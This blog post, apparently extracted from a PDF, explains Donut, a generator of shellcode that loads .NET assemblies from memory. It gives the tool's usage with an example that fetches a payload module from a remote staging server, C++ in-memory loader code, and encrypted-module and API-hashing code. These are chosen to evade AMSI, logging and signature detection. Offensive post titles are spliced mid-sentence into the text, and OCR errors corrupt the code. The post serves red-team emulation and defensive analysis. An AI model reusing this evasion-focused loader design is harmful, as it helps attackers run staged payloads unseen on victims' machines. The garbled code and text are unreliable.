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# **Shellcode: Loading .NET Assemblies From Memory**

Posted on May 10, 2019

#### Introduction

The dot net Framework can be found on almost every device running Microsoft Windows. It is popular among professionals involved in both attacking (Red Team) and defending (Blue Team) a Windows-based device. In 2015, the <u>Antimalware Scan Interface</u> (AMSI) was integrated with various Windows components used to execute scripts (VBScript,

JScript, PowerShell). Around the same time, enhanced logging or Script Block Logging was added to PowerShell that allows capturing the full contents of scripts being executed, thereby defeating any obfuscation used. To remain ahead of blue teams, red teams had to go another layer deeper into the dot net framework by using assemblies. Typically written in C#, assemblies provide red teams with all the functionality of PowerShell, but with the distinct advantage of loading and executing entirely from memory. In this post, I will briefly discuss a tool called Donut, that when given a .NET assembly, class name, method, and optional parameters, will generate a position-independent code (PIC) or shellcode that can load a .NET assembly from memory. The project was a collaborative effort between myself and TheWover who has blogged about donut here.

```
C:\Windows\system32\cmd.exe

[ Donut .NET shellcode generator v0.1
[ Copyright (c) 2019 TheWover, Odzhan

[ no .NET assembly specified.

usage: donut [options] -f <.NEI assembly -c <namespace.class> -n <Method>

-f <path>
.NEI assembly to embed in PIC and DLL.

HIIP server hosting the .NEI assembly.

-c <namespace.class> The assembly class name.

-n <nethod>
-p <arg1.arg2...>
Optional parameters for method, separated by comma or semi-colon.

-a <arch>
-r <version>
-a <arch>
CLR runtime version. v4.0.30319 is used by default.

-d <name>
AppDomain name to create for assembly. Randonly generated by default.

examples:

donut -a 1 -c TestClass -m RunProcess -p notepad.exe -f loader.dll
donut -f loader.dll -c TestClass -m RunProcess -p notepad.exe -u http://remote_server.com/modules/
```

#### Common Language Runtime (CLR) Hosting Interfaces

The CLR is the virtual machine component while the <u>ICorRuntimeHost</u> interface available since v1.0 of the framework (released in 2002) facilitates hosting .NET assemblies. This interface was superseded by <u>ICLRRuntimeHost</u> when v2.0 of the framework was released in 2006, and this was superseded by <u>ICLRMetaHost</u> when v4.0 of the framework was

- Windows Process Injection:
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   Functions (WSHX)
- Shellcode: In-Memory Execution of JavaScript, VBScript, JScript and XSL
- Shellcode: In-Memory Execution of DLL
- Windows Process Injection : Windows Notification Facility
- How Red Teams Bypass AMSI and WLDP for .NET Dynamic Code
- Windows Process Injection: KernelCallbackTable used by FinFisher / FinSpy
- Windows ProcessInjection: CLIPBRDWNDCLASS
- Shellcode: Using the Exception
   Directory to find GetProcAddress
- Shellcode: Loading .NET
   Assemblies From Memory
- Windows Process Injection:
   WordWarping, Hyphentension,
   AutoCourgette, Streamception,
   Oleum, ListPlanting, Treepoline
- Shellcode: A reverse shell for Linux in C with support for TLS/SSL
- Windows Process Injection:Print Spooler
- How the Lopht (probably) optimized attack against the LanMan hash.

released in 2009. Although deprecated, ICorRuntimeHost currently provides the easiest way to load assemblies from memory. There are a variety of ways to instantiate this interface, but the most popular appears to be through one of the following:

- CoInitializeEx and CoCreateInstance
- CorBindToRuntime or CorBindToRuntimeEx
- CLRCreateInstance and ICLRRuntimeInfo

CorBindToRuntime and CorBindToRuntimeEx functions perform the same operation, but the CorBindToRuntimeEx function allows us to specify the behavior of the CLR.

CLRCreateInstance avoids having to initialize Component Object Model (COM) but is not implemented prior to v4.0 of the framework. The following code in C++ demonstrates running a dot net assembly from memory.

- A Guide to ARM64 / AArch64
   Assembly on Linux with
   Shellcodes and Cryptography
- Windows Process Injection:
   ConsoleWindowClass
- Windows Process Injection: Service Control Handler
- Windows Process Injection: Extra Window Bytes
- Windows ProcessInjection: PROPagate
- Shellcode: Encrypting traffic
- Shellcode: Synchronous shell for Linux in ARM32 assembly
- Windows Process Injection: Sharing the payload
- Windows Process Injection: Writing the payload
- Shellcode: Synchronous shell for Linux in amd64 assembly
- Shellcode: Synchronous shell for Linux in x86 assembly
- Stopping the Event Logger via Service Control Handler
- Shellcode: Encryption Algorithms in ARM Assembly
- Shellcode: A Tweetable Reverse
   Shell for x86 Windows
- Polymorphic Mutex Names
- Shellcode: Linux ARM (AArch64)
- Shellcode: Linux ARM
   Thumb mode
- Shellcode: Windows API hashing with block ciphers ( Maru Hash )
- Using Windows Schannel for Covert Communication

```
*icrh;
ICorRuntimeHost
IUnknownPtr
                          iu;
mscorlib:: AppDomainPtr
                          ad;
mscorlib:: AssemblyPtr
                          as;
mscorlib:: MethodInfoPtr mi;
VARIANT
                         v1, v2;
                          *sa;
SAFEARRAY
SAFEARRAYBOUND
                          sab:
printf("CoCreateInstance(ICorRuntimeHost).\n");
hr = CoInitializeEx(NULL, COINIT MULTITHREADED);
hr = CoCreateInstance(
  CLSID_CorRuntimeHost,
  NULL,
  CLSCTX ALL,
  IID ICorRuntimeHost,
  (LPV0ID*)&icrh);
if(FAILED(hr)) return;
printf("ICorRuntimeHost::Start()\n");
hr = icrh->Start();
if(SUCCEEDED(hr)) {
  printf("ICorRuntimeHost::GetDefaultDomain()\n");
  hr = icrh->GetDefaultDomain(&iu);
  if(SUCCEEDED(hr)) {
    printf("IUnknown::QueryInterface()\n");
    hr = iu->QueryInterface(IID PPV ARGS(&ad));
    if(SUCCEEDED(hr)) {
      sab.lLbound = 0;
      sab.cElements = len;
```

- Shellcode: x86 optimizations part 1
- WanaCryptor File Encryption and Decryption
- Shellcode: Dual Mode (x86 + amd64) Linux shellcode
- Shellcode: Fido and how it resolves GetProcAddress and LoadLibraryA
- Shellcode: Dual mode PIC for x86 (Reverse and Bind Shells for Windows)
- Shellcode: Solaris x86
- Shellcode: Mac OSX amd64
- Shellcode: Resolving API addresses in memory
- Shellcode: A Windows PIC using RSA-2048 key exchange, AES-256, SHA-3
- Shellcode: Execute command for x32/x64 Linux / Windows / BSD
- Shellcode: Detection between Windows/Linux/BSD on x86 architecture
- Shellcode: FreeBSD / OpenBSD amd64
- Shellcode: Linux amd64
- Shellcodes: Executing Windows and Linux Shellcodes
- DLL/PIC Injection on Windows from Wow64 process
- Asmcodes: Platform Independent PIC for Loading DLL and Executing Commands

```
printf("SafeArrayCreate()\n");
          sa = SafeArrayCreate(VT_UI1, 1, &sab);
          if(sa != NULL) {
            CopyMemory(sa->pvData, code, len);
            printf("AppDomain::Load_3()\n");
            hr = ad - > Load_3(sa, \&as);
            if(SUCCEEDED(hr)) {
              printf("Assembly::get EntryPoint()\n");
              hr = as->get EntryPoint(&mi);
              if(SUCCEEDED(hr)) {
                v1.vt
                         = VT NULL;
                v1.plVal = NULL;
                printf("MethodInfo::Invoke_3()\n");
                hr = mi->Invoke_3(v1, NULL, &v2);
                mi->Release();
              as->Release();
            SafeArrayDestroy(sa);
          ad->Release();
        iu->Release();
      icrh->Stop();
   icrh->Release();
int main(int argc, char *argv[])
    void *mem;
```

}

```
struct stat fs;
FILE *fd;
if(argc != 2) {
  printf("usage: rundotnet <.NET assembly>\n");
  return 0;
// 1. get the size of file
stat(argv[1], &fs);
if(fs.st size == 0) {
  printf("file is empty.\n");
  return 0;
// 2. try open assembly
fd = fopen(argv[1], "rb");
if(fd == NULL) {
  printf("unable to open \"%s\".\n", argv[1]);
  return 0;
// 3. allocate memory
mem = malloc(fs.st size);
if(mem != NULL) {
 // 4. read file into memory
  fread(mem, 1, fs.st size, fd);
  // 5. run the program from memory
  rundotnet(mem, fs.st_size);
  // 6. free memory
  free(mem);
```

```
// 7. close assembly
fclose(fd);
return 0;
}
```

The following is a simple Hello, World! example in C# that when compiled with csc.exe will generate a dot net assembly for testing the loader.

```
// A Hello World! program in C#.
using System;
namespace HelloWorld
{
    class Hello
    {
        static void Main()
        {
            Console.WriteLine("Hello World!");
         }
    }
}
```

Compiling and running both of these sources gives the following results.


```
C:\hub\donut>csc /nologo hello.cs

C:\hub\donut>cl /nologo rundotnet.cpp
rundotnet.cpp

C:\hub\donut>rundotnet hello.exe
CoCreateInstance(ICorRuntimeHost).
ICorRuntimeHost::Start()
ICorRuntimeHost::GetDefaultDomain()
IUnknown::QueryInterface()
SafeArrayCreate()
AppDomain::Load_3()
Assembly::get_EntryPoint()
MethodInfo::Invoke_3()
Hello World!

C:\hub\donut>
```

That's a basic implementation of executing dot net assemblies and doesn't take into consideration what runtime versions of the framework are supported. The shellcode works differently by resolving the address of CorbindToRuntime and CLRCreateInstance together which is similar to <u>AssemblyLoader</u> by <u>subTee</u>. If CLRCreateInstance is successfully resolved and invocation returns E\_NOTIMPL or "Not implemented", we execute CorbindToRuntime with the pwszVersion parameter set to NULL, which simply requests the latest version available. If we request a specific version from CorbindToRuntime that is not supported by the system, a host process running the shellcode might display an error message. For example, the following screenshot shows a request for v4.0.30319 on a Windows 7 machine that only supports v3.5.30729.5420.



You may be asking why the OLE functions used in the hosting example are not also used in the shellcode. OLE functions are sometimes referenced in another DLL like COMBASE instead of OLE32. xGetProcAddress can handle forward references, but for now at least,

the shellcode uses a combination of CorBindToRuntime and CLRCreateInstance. CoCreateInstance may be used in newer versions.

## Defining .NET Types

Types are accessible from an unmanaged C++ application using the #import directive. The hosting example uses AppDomain, Assembly and MethodInfo interfaces defined in mscorlib.tlb. The problem, however, is that there's no definition of the interfaces anywhere in the public version of the Windows SDK. To use a dot net type from lowerlevel languages like assembly or C, we first have to manually define them. The type information can be enumerated using the LoadTypeLib API which returns a pointer to the ITypeLib interface. This interface will retrieve information about the library while ITypeInfo will retrieve information about the library interfaces, methods and variables. I found the open source application Olewoo useful for examining mscorlib.tlb. If we ignore all the concepts of Object Oriented Programming (OOP) like class, object, inheritance, encapsulation, abstraction, polymorphism..etc, an interface can be viewed from a lowerlevel as nothing more than a pointer to a data structure containing pointers to functions/methods. I could not find any definition of the required interfaces online except for one file in phplib that partially defines the AppDomain interface. Based on that example, I created the other interfaces necessary for loading assemblies. The following method is a member of the AppDomain interface.

```
HRESULT (STDMETHODCALLTYPE *InvokeMember_3)(
   IType     *This,
   BSTR     name,
   BindingFlags invokeAttr,
   IBinder     *Binder,
```

```
VARIANT Target,
SAFEARRAY *args,
VARIANT *pRetVal);
```

Although no methods of the IBinder interface are used in the shellcode and the type could safely be changed to void \*, the following is defined for future reference. The DUMMY\_METHOD macro simply defines a function pointer.

```
typedef struct Binder IBinder;
#undef DUMMY METHOD
#define DUMMY_METHOD(x) HRESULT ( STDMETHODCALLTYPE *dummy_##x ) (
typedef struct BinderVtbl {
    HRESULT ( STDMETHODCALLTYPE *QueryInterface )(
     IBinder * This,
     /* [in] */ REFIID riid,
      /* [iid is][out] */ void **ppv0bject);
    ULONG ( STDMETHODCALLTYPE *AddRef )(
     IBinder * This);
    ULONG ( STDMETHODCALLTYPE *Release )(
     IBinder * This);
    DUMMY METHOD(GetTypeInfoCount);
    DUMMY METHOD(GetTypeInfo);
    DUMMY METHOD(GetIDsOfNames);
    DUMMY METHOD(Invoke);
```

```
DUMMY_METHOD(ToString);
DUMMY_METHOD(Equals);
DUMMY_METHOD(GetHashCode);
DUMMY_METHOD(GetType);
DUMMY_METHOD(BindToMethod);
DUMMY_METHOD(BindToField);
DUMMY_METHOD(SelectMethod);
DUMMY_METHOD(SelectProperty);
DUMMY_METHOD(ChangeType);
DUMMY_METHOD(ReorderArgumentArray);
} BinderVtbl;

typedef struct _Binder {
  BinderVtbl *lpVtbl;
} Binder;
```

Methods required to load assemblies from memory are defined in <u>payload.h</u>.

#### **Donut Instance**

The shellcode will always be combined with a block of data referred to as an *Instance*. This can be considered the "data segment" of the shellcode. It contains the names of DLL to load before attempting to resolve API, 64-bit hashes of API strings, COM GUIDs relevant for loading .NET assemblies into memory and decryption keys for both the *Instance*, and the *Module* if one is stored on a staging server. Many shellcodes written in C tend to store strings on the stack, but tools like <u>FireEye Labs Obfuscated String Solver</u> can recover them with relative ease, helping to analyze the code much faster. One advantage of keeping strings in a separate data block is when it comes to the permutation of the code. It's

possible to change the code while retaining the functionality, but never having to work with "read-only" immediate values that would complicate the process and significantly increase the size of the code. The following structure represents what is placed after a call opcode and before a pop ecx / pop rcx. The fastcall convention is used for both x86 and x86-64 shellcodes and this makes it convenient to load a pointer to the *Instance* in ecx or rcx register.

```
typedef struct DONUT INSTANCE {
   uint32 t len;
                                              // total size of instar
   DONUT CRYPT key;
                                              // decrypts instance
    // everything from here is encrypted
    int
                dll cnt;
                                             // the number of DLL to
                dll_name[DONUT_MAX_DLL][32]; // a list of DLL string
    char
                                             // the 64-bit initial \
   uint64 t
                iv;
    int
                api_cnt;
                                              // the 64-bit hashes of
   union {
      uint64 t hash[48];
                                             // holds up to 48 api h
      void
              *addr[48];
                                             // holds up to 48 api a
     // include prototypes only if header included from payload.h
     #ifdef PAYLOAD H
      struct {
       // imports from kernel32.dll
       LoadLibraryA t
                                  LoadLibraryA;
       GetProcAddress t
                                  GetProcAddress;
       VirtualAlloc t
                                  VirtualAlloc;
       VirtualFree t
                                  VirtualFree;
       // imports from oleaut32.dll
```

```
SafeArrayCreate t
                               SafeArrayCreate;
    SafeArrayCreateVector t
                               SafeArrayCreateVector;
    SafeArrayPutElement t
                               SafeArrayPutElement;
    SafeArrayDestroy t
                               SafeArrayDestroy;
    SysAllocString t
                               SysAllocString;
    SysFreeString t
                               SysFreeString;
    // imports from wininet.dll
    InternetCrackUrl t
                               InternetCrackUrl:
    InternetOpen t
                               InternetOpen;
    InternetConnect t
                               InternetConnect:
    InternetSetOption t
                               InternetSetOption;
    InternetReadFile t
                               InternetReadFile;
    InternetCloseHandle t
                               InternetCloseHandle;
    HttpOpenRequest t
                               HttpOpenRequest;
    HttpSendRequest t
                               HttpSendRequest;
    HttpQueryInfo t
                               HttpQueryInfo;
    // imports from mscoree.dll
    CorBindToRuntime t
                               CorBindToRuntime;
    CLRCreateInstance t
                               CLRCreateInstance;
 };
 #endif
} api;
// GUID required to load .NET assembly
GUID xCLSID CLRMetaHost;
GUID xIID ICLRMetaHost;
GUID xIID ICLRRuntimeInfo;
GUID xCLSID CorRuntimeHost;
GUID xIID ICorRuntimeHost;
GUID xIID_AppDomain;
```

```
DONUT_INSTANCE_TYPE type; // PIC or URL
   struct {
     char url[DONUT_MAX_URL];
     char req[16];  // just a buffer for "GET"
   } http;
   uint8 t
              sig[DONUT_MAX_NAME]; // string to hash
   uint64 t
                                         // to verify decryptior
              mac;
   DONUT_CRYPT mod_key;  // used to decrypt module
   uint64 t
              mod len;  // total size of module
   union {
     PDONUT_MODULE p; // for URL
     DONUT MODULE x; // for PIC
   } module;
} DONUT INSTANCE, *PDONUT INSTANCE;
```

#### Donut Module

A dot net assembly is stored in a data structure referred to as a *Module*. It can be stored with an *Instance* or on a staging server that the shellcode will retrieve it from. Inside the module will be the assembly, class name, method, and optional parameters. The sig value will contain a random 8-byte string that when processed with the *Maru* hash function will generate a 64-bit value that should equal the value of mac. This is to verify decryption of the module was successful. The *Module* key is stored in the *Instance* embedded with the shellcode.

```
// everything required for a module goes into the following structure
typedef struct DONUT MODULE {
    DWORD
                                                    // EXE or DLL
            type;
   WCHAR
            runtime[DONUT MAX NAME];
                                                    // runtime versic
   WCHAR
            domain[DONUT_MAX_NAME];
                                                    // domain name to
   WCHAR
            cls[DONUT MAX NAME];
                                                    // name of class
   WCHAR
            method[DONUT MAX NAME];
                                                    // name of method
    DWORD
                                                     // number of para
            param cnt;
   WCHAR
            param[DONUT MAX PARAM][DONUT MAX NAME]; // string paramet
                                                    // random string
    CHAR
            sig[DONUT MAX NAME];
   ULONG64 mac;
                                                    // to verify deci
    DWORD
                                                    // size of .NET a
            len;
    BYTE
            data[4];
                                                     // .NET assembly
} DONUT MODULE, *PDONUT MODULE;
```

### Random Keys

On Windows, <u>CryptGenRandom</u> generates cryptographically secure random values while on Linux, /dev/urandom is used instead of /dev/random because the latter blocks on read attempts. Thomas Huhn writes in <u>Myths about /dev/urandom</u> that /dev/urandom is the preferred source of cryptographic randomness on Linux. Now, I don't suggest any of you reuse <u>CreateRandom</u> to generate random keys, but that's how they're generated in Donut.

## **Random Strings**

Application Domain names are generated using a random string unless specified by the user generating a payload. If a donut module is stored on a staging server, a random name

is generated for that too. The function that handles this is aptly named <u>GenRandomString</u>. Using random bytes from CreateRandom, a string is derived from the letters "HMN34P67R9TWCXYF". The selection of these letters is based on a <u>post by trepidacious</u> about unambiguous characters.

#### **Symmetric Encryption**

An involution is simply a function that is its own inverse and many tools use involutions to obfuscate the code. If you've ever reverse engineered malware, you will no doubt be familiar with the eXclusive-OR operation that is used quite a lot because of its simplicity. A more complicated example of involutions can be the non-linear operation used for the <a href="Noekeon">Noekeon</a> block cipher. Instead of involutions, Donut uses the <a href="Chaskey">Chaskey</a> block cipher in Counter (CTR) mode to encrypt the module with the decryption key embedded in the shellcode. If a Donut module is recovered from a staging server, the only way to get information about what's inside it is to recover the shellcode, find a weakness with the CreateRandom function or break the Chaskey cipher.

```
static void chaskey(void *mk, void *p) {
    uint32_t i,*w=p,*k=mk;

    // add 128-bit master key
    for(i=0;i<4;i++) w[i]^=k[i];

    // apply 16 rounds of permutation
    for(i=0;i<16;i++) {
        w[0] += w[1],
        w[1] = ROTR32(w[1], 27) ^ w[0],
        w[2] += w[3],</pre>
```

```
w[3] = ROTR32(w[3], 24) ^ w[2],
w[2] += w[1],
w[0] = ROTR32(w[0], 16) + w[3],
w[3] = ROTR32(w[3], 19) ^ w[0],
w[1] = ROTR32(w[1], 25) ^ w[2],
w[2] = ROTR32(w[2], 16);
}
// add 128-bit master key
for(i=0;i<4;i++) w[i]^=k[i];
}</pre>
```

Chaskey was selected because it's compact, simple to implement and doesn't contain constants that would be useful in generating simple detection signatures. The main downside is that Chaskey is relatively unknown and therefore hasn't received as much cryptanalysis as AES has. When Chaskey was first published in 2014, the recommended number of rounds was 8. In 2015, an <u>attack against 7</u> of the 8 rounds was discovered showing that the number of rounds was too low of a security margin. In response to this attack, the designers proposed 12 rounds, but Donut uses the Long-term Support (LTS) version with 16 rounds.

#### **API Hashing**

If the hash of an API string is well known in advance of a memory scan, detecting Donut would be much easier. It was suggested in <u>Windows API hashing with block ciphers</u> that introducing entropy into the hashing process would help code evade detection for longer. Donut uses the *Maru* hash function which is built atop of the Speck block cipher. It uses a Davies-Meyer construction and padding similar to what's used in MD4 and MD5. A 64-bit


Initial Value (IV) is generated randomly and used as the plaintext to encrypt while the API string is used as the key.

```
static uint64_t speck(void *mk, uint64_t p) {
    uint32 t k[4], i, t;
    union {
     uint32 t w[2];
     uint64_t q;
   } x;
   // copy 64-bit plaintext to local buffer
   x.q = p;
   // copy 128-bit master key to local buffer
    for(i=0;i<4;i++) k[i]=((uint32_t*)mk)[i];</pre>
    for(i=0;i<27;i++) {
     // donut_encrypt 64-bit plaintext
     x.w[0] = (ROTR32(x.w[0], 8) + x.w[1]) ^ k[0];
     x.w[1] = ROTR32(x.w[1],29) ^ x.w[0];
     // create next 32-bit subkey
     t = k[3];
     k[3] = (ROTR32(k[1], 8) + k[0]) ^ i;
     k[0] = ROTR32(k[0],29) ^ k[3];
     k[1] = k[2]; k[2] = t;
   // return 64-bit ciphertext
    return x.q;
```

### Summary

Donut is provided as a demonstration of CLR Injection through shellcode in order to provide red teamers a way to emulate adversaries and defenders a frame of reference for building analytics and mitigations. This inevitably runs the risk of malware authors and threat actors misusing it. However, we believe that the net benefit outweighs the risk. Hopefully, that is correct. Source code can be <u>found here</u>.

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